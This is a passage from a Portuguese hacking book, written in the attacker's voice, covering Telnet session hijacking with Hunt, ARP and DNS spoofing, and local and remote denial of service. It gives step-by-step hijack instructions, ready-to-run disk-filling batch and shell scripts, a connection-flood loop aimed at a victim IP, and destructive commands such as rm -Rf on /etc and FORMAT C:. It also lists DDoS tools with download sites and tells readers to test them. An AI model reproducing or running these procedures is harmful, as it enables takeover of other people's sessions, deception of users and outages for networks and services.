Note que, se você estiver em um ambiente de rede segmentado (por exemplo, há um switch em sua LAN), você terá de fazer um ARP Spoofing para enganá-lo - caso contrário, não conseguirá ver as conexões que estejam em outro segmento. O próprio Hunt pode fazer isso. Selecione "d" (daemons) e "a" (arp spoof + arp relayer daemon), e configure os endereços IP de origem e destino pelos quais você quer fazer ARP Spoofing (opção "a" - add host to host arp spoof). Digite "s" para iniciar o daemon e espere alguns minutos. Dependendo do tráfego de sua rede e das estações em questão, pode demorar de um a 20 minutos para que o switch passe a distribuir pacotes indiscriminadamente.

Com ou sem switch, você está pronto para seu primeiro seqüestro. Volte ao menu principal e escolha a opção "a" (arp/simple hijack). Será perguntado qual das conexões deseja capturar. Selecione a conexão de nosso telnet e responda às perguntas sobre conexão e apresentação dos dados. A tela de captura é, em um primeiro momento, idêntica à tela de observação (watch). O comportamento também é o mesmo, por enquanto: tudo o que o usuário da máquina Windows fizer será ecoado para o Hunt antes de ser enviado à "Coitada", o mesmo ocorrendo com a resposta de "Coitada" para Windows.

Isso ocorrerá indefinidamente, até que o *Hacker* deseje capturar a conexão. Para tal, basta pressionar Control+C. Na tela, aparecerá a mensagem:

```
— press any key>
```

Assim que uma tecla qualquer for pressionada, a tela do Hunt se parecerá com isso:

```
 – press any key>
you took over the connection
CTRL-] to break
```

Pronto! Já estamos em modo interativo com a sessão capturada. A máquina Windows não tem mais controle sobre a conexão, tudo o que o usuário digitar será ecoado no Hunt na cor verde, mas não será enviado à Coitada. Por outro lado, tudo o que o *Hacker* digitar no Hunt será enviado à máquina Coitada. Como é uma sessão de Telnet, digitar comandos de shell no Hunt resultará em sua execução em Coitada.

```
– press any key>
you took over the connection
CTRL-] to break
ls
ls          Comandos digitados pelo
ls          usuário que perdeu a conexão
exit
cazzo!

coitada [/home/usuario] > ls
Desktop  README  Xresources  Xsetup  aliases.sh  chooser  j  tmp

coitada [/home/usuario] > w
  1:44am  up 7 days,  5:44,  4 users,  load average: 0.99, 1.22, 1.20
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                Wed 3pm  3:48m  0.07s  0.07s  -bash
usuario  pts/2    192.168.1.1      1:07am   0.00s  0.03s  0.01s  w
root     pts/0    -                29May03  7days  0.00s   ?     -
root     pts/1    -                Wed 3pm  9:28m  0.15s  0.15s  /bin/bash
coitada [/home/usuario] >
```

Na tela da máquina Windows será mostrada a seguinte informação:

```
$ls
$ls
$ls
$exit
$cazzo!
```

Ou seja, o usuário tem uma realimentação do que digitou, e nenhuma mensagem de falha será mostrada – simplesmente não acontece nada! Essa saída é, na verdade, fornecida pelo Hunt. Ele inclui o caráter $ para dar uma impressão de prompt do shell – *lie and deceive*...

Com controle sobre "Coitada", o *hacker* pode tentar o que quiser: colocar um backdoor, apagar tudo, fazer download de documentos e arquivos importantes (inclusive o arquivo de senhas), usar a máquina como trampolim para outro ataque (mais uma maneira de spoofing...), tentar ganhar acesso irrestrito, etc, etc, etc. É muito importante observar que usamos um servidor Linux como exemplo, mas o procedimento é o mesmo para qualquer plataforma. Poderíamos tranqüilamente ter usado o Hunt para seqüestrar uma sessão entre uma estação Windows 98 e um servidor Windows 2000 com IIS e Telnet habilitado (ou FTP ou HTTP ou POP...).

Quando cansar de brincar, o invasor pressiona Control+] para sair. Ele terá, ainda, a opção de derrubar a conexão (e o usuário na máquina Windows receberá uma falsa mensagem de problemas com a rede) ou ressincronizá-la. O Hunt é inteligente nessa hora: ele tem registrados os números TCP seqüenciais vindos da máquina Windows e da própria máquina Unix, na qual está o programa. Dessa forma, o Hunt sabe quantos pacotes Windows tem de enviar para o "limbo" antes de permitir sua reconexão à máquina Coitada. Por exemplo, se o Hunt enviou 45 pacotes TCP para a Coitada, quando a captura da sessão for finalizada a mensagem

```
msg from root: power failure - try to type 45 characters
```

será mostrada na tela de Windows. Assim que o usuário digitar a 45ª tecla, os números seqüenciais TCP estarão novamente em sincronia. A sessão pode continuar normalmente - e, na maioria dos casos, o usuário em questão sequer perceberá o que aconteceu. Mas tenha em mente que a maioria das vezes não significa todas, e um usuário que conheça o comportamento do Hunt facilmente identificará a falcatrua e avisará a autoridade competente.

Tarefa para casa: tente fazer exatamente o mesmo com o Dsniff (**leia a documentação!**). Você verá que, por não ser uma ferramenta integrada como o Hunt, mas um conjunto de pequenas ferramentas de uso específico, terá de usar várias delas para obter o mesmo efeito. Entretanto, no mais perfeito estilo Unix de fazer as coisas, também verá que é bem mais fácil automatizar o ataque com um shell script que faça uso delas.

Outros métodos de desviar tráfego

Há muitas outras formas de colocar-se na posição de man-in-the-middle e fazer o tráfego passar por seu computador antes de chegar ao destino. Algumas delas incluem desviar tráfego web por meio de DNS Spoofing. Há ferramentas (como o dnsspoof, incluso na suíte Dsniff) que podem ser programadas para enviar falsas respostas a requisições DNS. Por exemplo, o site da Digerati está hospedado no host 200.246.179.102. É possível usar o dnsspoof para fazer um internauta qualquer acreditar que, em vez disso, o domínio digerati.com.br está em 200.230.xxx.yyy. Lá pode haver um site falso ou um sniffer que grave as informações passadas e redirecione o tráfego ao site verdadeiro.

Outra forma de desviar o tráfego bastante empregada faz uso do Netcat - uma ferramenta poderosíssima e presente em todos os Unix e no Windows.

Veremos os diversos usos do Netcat no próximo capítulo.

Uma última dica: há um excelente documento em packetstorm.linuxsecurity.com/new-exploits/ssh-insertion-attack.txt que discorre sobre captura de sessões usando o protocolo Secure Shell ou SSH. O SSH é, grosso modo, um primo do Telnet cuja conexão é toda criptografada. Bem, esse documento ensina a "meter-se" nessa conexão que muitos consideram segura.

Negação de serviço (Denial of Service)

Nem sempre queremos obter acesso a algum sistema. Muitas vezes, por vingança, terrorismo ou simples depredação, queremos apenas derrubar um site, sistema ou rede e causar o máximo possível de prejuízos à vítima. Tal procedimento é chamado atualmente de *Negação de Serviço* porque o resultado é, via de regra, a indisponibilidade temporária ou permanente do serviço que estamos atacando.

Outras vezes um Denial of Service (ou DoS, como é normalmente chamado) é necessário como parte de um ataque maior, como vimos em nossos procedimentos de spoofing neste mesmo capítulo. De uma forma ou de outra, um ataque do tipo DoS é o cibercrime mais deselegante que se pode cometer – é como "partir para a ignorância", como diziam os antigos. Sem entrar em detalhes sobre as conseqüências mercadológicas, políticas e financeiras de um ataque DoS bem-sucedido, podemos considerá-lo tão mortal quanto moralmente baixo, da mesma forma que uma briga de rua o é.

Para entender a negação de serviço, imagine qualquer sistema conectado à Internet que se queira derrubar como sendo um serviço "no mundo real"; floricultura, pizzaria, polícia, defesa civil, etc... Imagine, por exemplo, que você queira colocar fogo em um prédio público e ter certeza de que não terá seus planos arruinados por algum bombeiro com vocação para herói. Uma das maneiras de impedir que os bombeiros entrem em ação é impedir que eles saibam que o prédio está em chamas. Para tal, basta manter todas as linhas do 193 congestionadas com trotes. Emergências legítimas nunca serão atendidas.

Ainda no âmbito telefônico, um belo exemplo de negação de serviço pôde ser visto no filme *Duro de Matar 3*: o terrorista interpretado por Jeremy Irons colocou uma bomba em alguma escola primária do município de Nova York. Além de não informar à polícia em qual escola o aparato estava instalado, o bandido ainda divulgou a presença da bomba para a mídia. Resultado: a população inteira da cidade começou a ligar para os números da polícia, congestionando as linhas e impedindo os policiais de trabalhar.

Negação de serviço local

Há diversos níveis de DoS. Os mais básicos são os causados por pessoas com acesso físico ao sistema – em outras palavras, literalmente "meter a marreta" no equipamento. Passar com o caminhão por cima da lombada eletrônica para tirá-la de serviço (e livrar-se da multa) também pode ser considerado um tipo de negação de serviço.

Um DoS de nível um pouco mais alto (não mais na sarjeta, mas ainda mendigando na calçada) seria o acesso lógico aos sistemas. Usuários com contas ou invasores que conseguiram acesso limitado podem tentar destruir o sistema com comandos nocivos. Há diversas maneiras de fazer isso.

- **Apagamento ou destruição:** um usuário com uma conta em um servidor Solaris poderia tentar um **rm -Rf *** em um diretório sensível - o /etc, por exemplo. Caso o ambiente seja Windows, nada mais fácil que um FORMAT C: ou um DEL *.* /S/Q.

- **Consumo de recursos**: mesmo usuários com acesso muito restrito devem poder rodar programas no sistema - como trabalharão sem eles? Isso posto, é possível criar programas especialmente talhados para aumentar em progressão geométrica o consumo de recursos da máquina - seja por múltiplos acessos a disco, inundação das interfaces de rede com tráfego espúrio, multiplicação indefinida de processos ou mesmo gravação ininterrupta de dados em arquivos até preencher todo o espaço disponível.

- **Vulnerabilidades locais**: um buffer overflow, se bem-feito, pode levar a acesso irrestrito ou à execução de comandos arbitrários no sistema vulnerável. Um ataque mal-feito, entretanto, pode apenas travar o programa. Se o programa for vital para o sistema (como partes expostas do kernel em um Windows NT) ou oferecer um serviço aos usuários externos (como o X-Window ou o Sendmail em um Unix), o estrago será maior. Caso o lixo jogado na pilha seja em quantidade realmente grande, é possível que o sistema todo caia.

- **Acesso irrestrito**: usuários com acesso privilegiado (por exemplo, um administrador de rede insatisfeito com seu salário) podem fazer diversas "malvadezas" como reconfigurar serviços ou matar processos importantes, além de plantar cavalos de tróia, bombas de tempo e diversos tipos de vírus.

Há diversas ferramentas na Internet que se prestam a esse papel, e mesmo script-kiddies com um pouco mais de tutano podem criar ferramentas simples para tal. Quer um exemplo? Em uma máquina Windows, crie um arquivo DADOS.BAT e, dentro dele, coloque:

```
@ ECHO OFF
ECHO "Hacker" > DADOS.DAT
:VOLTA
TYPE DADOS.DAT >> SYSTEM.DAT
TYPE SYSTEM.DAT >> DADOS.DAT
GOTO VOLTA:
```

Rode o programa DADOS.BAT e você verá os arquivos DADOS.DAT e SYSTEM.DAT crescerem indefinidamente. Em um shell Unix é tão simples quanto. Experimente o seguinte script (chame-o de **dados.sh**):

```
#/bin/sh
touch dados.dat
touch system.dat
echo "hacker" >> dados.dat;
while [ 1 = 1 ];
do
cat dados.dat >> system.dat;
cat system.dat >> dados.dat;
done;
```

Execute o programinha (**dados.bat** no Windows, **sh dados.sh** no Unix) e veja o que acontece. Aparentemente nada, mas se você der um ls no Unix ou dir no DOS para listar os arquivos (em outro shell ou outra janela do DOS) verá que o tamanho de DADOS.DAT e SYSTEM.DAT crescem exponencialmente à medida que o tempo passa. Rodando por apenas um minuto (60 segundos exatos) os tamanhos ficarão da ordem de 100 MB cada. Mais dez minutos e teríamos dois arquivos de 1 GB cada, em 60 minutos (uma mísera hora) teríamos 12 GB ocupados. Os programas em DOS e Unix apresentaram desempenho semelhante quando executados no mesmo hardware.

Observe que nenhum dos 2 scripts precisou de privilégios especiais para rodar: foram executados diretamente na área autorizada para o usuário e usaram ferramentas e recursos disponíveis no sistema - nada precisou ser instalado. Observe ainda que os quatro problemas listados - apagamento ou destruição, consumo de recursos, vulnerabilidades locais e alterações por acesso irrestrito podem muito bem ser implementadas nos vírus que chegam a você pela Internet e por disquetes e CDs infectados!!! De fato, os vírus de computador, desde que surgiram no início dos anos 80, são um exemplo clássico de negação de serviço local!

Mas tudo isso é de muitíssimo baixo nível. Se algum sistema computacional está à mercê de operários braçais munidos de marretas e picaretas alguém deve perder o emprego - provavelmente o segurança da portaria **e** o CEO da empresa... Entretanto, há alguns tipos de ataques orquestrados externamente - em outra parte da rede interna da empresa ou mesmo via Internet.

Negação de serviço remoto

Além do anônimato inerente aos ataques remotos, há uma infinidade de métodos e ferramentas que permitem que um ataque remoto tipo DoS seja des-

truidor. Vamos nos ater mais à teoria sobre DoS e indicar algumas ferramentas para levar tais ataques a bom termo. Mas como é, de longe, a modalidade de ataque mais popular, documentada e comentada da Internet, deixaremos ao leitor a tarefa de buscar mais informações a respeito.

Há dois "subtipos" de ataques DoS remotos. Alguns deles atacam vulnerabilidades conhecidas nos sistemas-alvo - como as falhas de RPC que resultaram na queda de nove dos 13 roteadores-raiz da Internet (todos nos EUA) em outubro de 2002. O outro grande grupo de DoS remoto procura exaurir todos os recursos do alvo - seja ocupação de banda da rede, multiplicação descontrolada de processos no servidor HTTP ou inundação de mensagens de e-mail - possivelmente acompanhadas de vírus potencializadores do ataque, como o Klez e o BugBear. O famoso e ancião Ping of Death - tipo de ataque usando o utilitário Ping para gerar pacotes ICMP defeituosos e gigantescos - pertencia a ambos os tipos: gerava uma fragmentação defeituosa dos pacotes e ao mesmo tempo consumia banda.

Um exemplo de ferramenta de DoS remoto do primeiro tipo é o veterano WinNuke. O programa aproveitava uma falha existente no Windows 95 e no Windows NT 3.51: caso a porta 139 - nossa velha conhecida do compartilhamento de arquivos em redes Microsoft - recebesse pacotes não válidos em lugar do protocolo SMB, o sistema operacional travava. Há versões atuais do WinNuke que exploram outras vulnerabilidades - uma vez que essa foi consertada no Windows 98 e no NT4 - e trabalham também com exaustão de recursos.


Para saber mais sobre esse tipo de ferramentas, procure por **DoS** ou **malformed packet dos attack** em seu mecanismo de busca. Inúmeras ferramentas para esse e outros tipos de ataque podem ser encontradas em packetstormsecurity.nl/DoS/ e em www.astalavista.box.sk.

Já recaindo no segundo tipo, o tipo mais comum de ataque é o SYN Flood ou inundação de pacotes TCP SYN. Lembra-se de nossa primeira tentativa de spoofing? Enfiávamos um SYN com IP de origem diferente do nosso. Naquela situação, não conseguíamos estabelecer uma conexão spoofada por dois motivos:


1. Como a máquina atacada não sabia nosso IP verdadeiro, não poderia responder-nos;
2. A máquina pela qual nos fazíamos passar retornava pacotes TCP RST e acabava com nossa conexão - e com nossa alegria...

No caso de um DoS por SYN Flood, de que nos importa se seremos respondidos ou não? O que vale é enviarmos tantos TCP SYN Spoofados quanto possível, para que a máquina-alvo se ocupe de respondê-los e não tenha tempo de responder a outras requisições de outras pessoas. Lembre-se: a vítima vai enviar um SYN-ACK e esperar por ACKs que nunca virão. Isso acabará por impossibilitar a vítima de responder a qualquer outro pedido de conexão ou mesmo atender a conexões já existentes.

Obviamente há outros métodos para DoS além do SYN Flood. Um outro método muitíssimo usado faz uso de pacotes ICMP Echo Request (ping!) disparados também em inundação. Se o IP estiver spoofado, a máquina-alvo não responderá ao IP de origem, mas ao IP falso. Uma extrapolação do DoS utilizando ICMP é o famoso Smurf: dispara-se ICMP Echo Request para um grande número de máquinas, mas colocando como endereço IP de origem o IP da vítima (e não um falso). O resultado é um grande número de máquinas refletindo ao mesmo tempo uma multidão de pacotes ICMP em direção à vítima, que sai do ar praticamente no mesmo instante.



Outra possibilidade é usar uma mensagem UDP em vez de ICMP. Há um serviço chamado echo, funcionando na porta 7 UDP, que simplesmente devolve ao endereço de origem tudo o que chegar por ela. Bem, imagine então enviar um pacote UDP spoofado, cujo IP de origem é 127.0.0.1 (ou seja, o loopback - em outras palavras, a própria máquina) e o IP de destino é o IP da máquina. Em uma situação dessas, o pacote UDP entra em loop dentro da máquina. Um número pequeno desses pacotes basta para comprometer toda a pilha TCP/IP do sistema operacional e consumir grandes percentagens da banda de rede disponível. Extrapolando da mesma forma como no ataque Smurf, pode-se enviar para a porta UDP 7 de inúmeras máquinas pacotes com IP de origem igual ao da vítima. Todas elas devolverão o presente para a máquina sob ataque - comprometendo a banda novamente. Se o *hacker* usar broadcast, então, o que era uma leve malvadeza passa a ser uma calamidade. Tal ataque é chamado de Fraggle.



Além desses métodos que tiram a máquina do ar, há outros tipos bem mais sutis, e mesmo alguns inusitados. Por exemplo, lembra-se de nossos programas de brute force? Alguns sistemas, para evitar justamente serem invadidos por brute force, limitam o número de logins permitidos (o número varia, mas a quantidade usual é três). Bem, um programa de brute force pode ser usado, então, para bloquear sistematicamente todas as contas do sistema, impedindo que qualquer usuário-se logue. Três acessos em cada conta são suficientes, o que torna a operação extremamente rápida e eficaz.

Pode-se também multiplicar conexões a um serviço específico até que todos os recursos do servidor em questão sejam consumidos - seja na forma de processos abertos, seja por meio de esgotamento de banda. Por exemplo, se quiséremos derrubar um computador cujo servidor de Telnet esteja ligado, basta rodarmos um script como este em nossa máquina Unix:

```
while [1=1] ;
   do
      telnet ip.da.vítima.aqui &
   done;
```

É possível fazer o mesmo no Windows com um pouco mais de trabalho. Troque telnet pelo **lynx** e você tem uma ferramenta para causar o mesmo estrago em servidores HTTP. Troque pelo comando **mail** e você poderá encher o servidor SMTP, etc. Há ainda a possibilidade de fazer o mesmo com ping, Redes Microsoft, SSH, FTP (servidores FTP do Novell Netware são especialmente apetitosos...), Usenet, Finger, MS-SQL, MS-Access, ICQ... Acho que você já "pescou" a idéia.

Apesar dos ataques acima descritos poderem ser feitos manualmente por hackers de verdade, existem algumas ferramentas que facilitam e automatizam esse tipos de ataque - e os lammers as adoram. Tais ferramentas podem ser encontradas aos montes nos mesmos lugares anteriormente citados: packetstormsecurity.nl/DoS/ e em www.astalavista.box.sk. No endereço www.astalavista.com/library/ddos/basics/intro.shtml há um tutorial interessante (em inglês) sobre diversos tipos de pequenos ataques de DoS local e remoto que podem ser tentados. Estude todos eles, procurando na Internet exemplos e informações adicionais sobre cada um.

Mas há algo muito mais malvado que DoS simples: os ataques por negação de serviço remoto distribuído, ou DDoS.


Negação de Serviço Remoto Distribuído

Os ataques Smurf e Fraggle já são maneiras efetivas de ampliar ataques originados em um único ponto - por isso mesmo são chamados de "lentes de aumento". Entretanto, mesmo se utilizando dessa lente, a banda de rede disponível para o atacante é limitada, e ele não pode manter um ataque com muitos

pacotes para cada máquina amplificadora e manter, ao mesmo tempo, muitas máquinas amplificadoras enviando esses mesmos pacotes à vítima.


Para resolver a parada, foi desenvolvido um certo tipo de ataque em que os pacotes destinados às vítimas não saem da máquina do hacker, mas de computadores zumbis controlados remotamente por ele. Nesses computadores, o hacker instala certos tipos de cavalo de tróia ou vírus que respondem a comandos externos e funcionam como fonte geradora do ataque são os chamados **agentes** ou **zumbis**. O "contágio" dá-se pelos mesmíssimos métodos já estudados até aqui - invasão, distribuição camuflada e mesmo cooperação. O atacante possui um ou mais programas **mestre**, que controlam os agentes.

Lembra-se de quando dissemos que a invasão de sistemas menores poderia ser usado como trampolim para chegar à vítima principal? Pois bem, esta é uma das situações. O atacante leva semanas, às vezes meses, para invadir pequenos sistemas - computadores pessoais e servidores de pequenas empresas - sem que seu interesse imediato seja tais máquinas. Elas serão usadas, isso sim, como zumbis num ataque a grandes companhias (1234 1234 1234...), e para isso é necessário que os softwares adequados estejam instalados nelas. O hacker pode, inclusive, consertar algumas coisas e até atualizar a máquina do indivíduo, caso isso seja necessário para que o ataque principal seja levado a termo.




Uma vez instalado os agentes, o hacker pode iniciar um ataque a partir do mestre:

Imagine agora que o hacker é mais tarimbado. Um ataque DDoS pode ser sofisticado com a distribuição de diversos mestres, controlados também à distância pelo invasor. Ele pode tanto usar ferramentas especiais para tal, já existentes, como também usar coisas do sistema operacional como o Netcat ou o Telnet.



Agora, uma pitada a mais de maldade: cada um dos agentes pode usar lentes Smurf ou Fraggle para multiplicar sua força. Um ataque com essa configuração é devastador!



Masters and Slaves

Há uma infinidade de ferramentas para todos os ataques DoD e DDoS descritos aqui. A maioria pode ser encontrada nos dois sites indicados anteriormente: packetstormsecurity.nl/DoS/ e www.astalavista.box.sk. Outra seção, packetstormsecurity.nl/distributed/, trata de ferramentas e tutoriais DDoS.

Procure, nos sites indicados e em seu mecanismo de busca preferido, informações e download das seguintes ferramentas:

- Fapi
- Targa
- Blitznet
- Trin00/WinTrin00
- TFN/TFN2k/TFNWin
- Stacheldraht
- Shaft
- Trank
- Trinity

Como tarefa para casa, o estimado leitor terá que ler a documentação e testar todos, um a um, e descobrir em quais categorias (ás vezes mais de uma) cada um deles se encaixa.

